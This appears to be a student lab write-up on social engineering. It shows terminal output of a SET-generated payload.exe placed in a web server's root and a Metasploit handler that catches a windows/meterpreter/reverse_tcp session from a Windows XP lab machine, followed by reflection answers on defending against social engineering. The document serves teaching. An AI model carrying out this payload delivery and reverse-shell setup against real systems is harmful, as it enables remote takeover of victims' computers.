meta_config  payload.exe  set.options

(arun@Arun)-[~]
$ sudo mv /root/.set/payload.exe /var/www/html/

(arun@Arun)-[~]
$ sudo ls -la /var/www/html/
total 100
drwxr-xr-x 2 root root 4096 Oct 31 21:44 .
drwxr-xr-x 3 root root 4096 Oct 24 11:49 ..
-rw-r--r-- 1 root root 10701 Oct 24 12:01 index.html
-rw-r--r-- 1 root root 615 Oct 24 11:58 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Oct 31 21:42 payload.exe

(arun@Arun)-[~]
$ █

```


A screenshot of a terminal window titled "arun@Arun: ~". The terminal displays the output of running "jgs", which shows ASCII art of a hexagon and a list of statistics: 2335 exploits, 1220 auxiliary, 413 post, 1382 payloads, 46 encoders, 11 nops, and 9 evasion. Below this, it says "Metasploit tip: Enable HTTP request and response logging with set HttpTrace true" and provides the documentation URL "https://docs.metasploit.com/". At the bottom, the user has entered commands in the msf6 prompt: "use exploit/multi/handler", "set PAYLOAD windows/meterpreter/reverse_tcp", "set LHOST 192.168.1.5", "set LPORT 443", and "run".

```
jgs
```

```
=[ metasploit v6.3.27-dev ]
+ -- ---[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ---[ 1382 payloads - 46 encoders - 11 nops ]
+ -- ---[ 9 evasion ]
```

Metasploit tip: Enable HTTP request and response logging
with `set HttpTrace true`
Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run
```



```
arun@Arun: ~  
Terminal  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.1.5  
LHOST => 192.168.1.5  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.1.5:443  
[*] Sending stage (175686 bytes) to 192.168.1.6  
[*] Meterpreter session 1 opened (192.168.1.5:443 -> 192.168.1.6:1049) at 2023-10-31 21:50:44 -0400  
  
meterpreter > sysinfo  
Computer      : WINDOWSX-B8152B  
OS            : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture : x86  
System Language : en_US  
Domain       : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > |
```


REFLECTION QUESTIONS

1. Based on your understanding, what is a social engineering attack?
 - A social engineering attack is when bad actors manipulate or deceive people to get them to share sensitive information or do things they shouldn't.
2. Explain 5 ways for defending or mitigating against social engineering attacks.
 - Train employees to be aware of these tricks.
 - Use strong authentication methods.
 - Control who has access to sensitive information.
 - Set clear security rules and policies.
 - Have a plan for dealing with social engineering incidents.
3. What are the common social engineering attacks that happen in our lives and how the attack can be prevented? Explain the attack and you may state more than one attack.
 - Phishing: Be careful with emails or messages that look suspicious.
 - Pretexting: Verify if requests for personal info are legitimate.
 - Baiting: Don't download files from untrusted sources.
 - Tailgating: Don't let unauthorized people into secure areas.
 - Impersonation: Confirm the identity of anyone asking for unusual favors.
4. what trends do you see in social engineering attacks?
 - Attacks are getting more sophisticated.
 - Attackers use current events and technology for their schemes.
 - They may focus on specific industries or organizations.
5. Is human behavior is one of the factors of social engineering attacks? Explain your answer.
 - Yes, these attacks exploit human trust and biases to trick people into making mistakes.
6. How people can be safe from social engineering attacks?
 - Teach people to recognize and respond to these tactics.
 - Use strong security measures.
 - Verify requests for sensitive info.
 - Be cautious with unsolicited messages.
 - Report suspicious activity.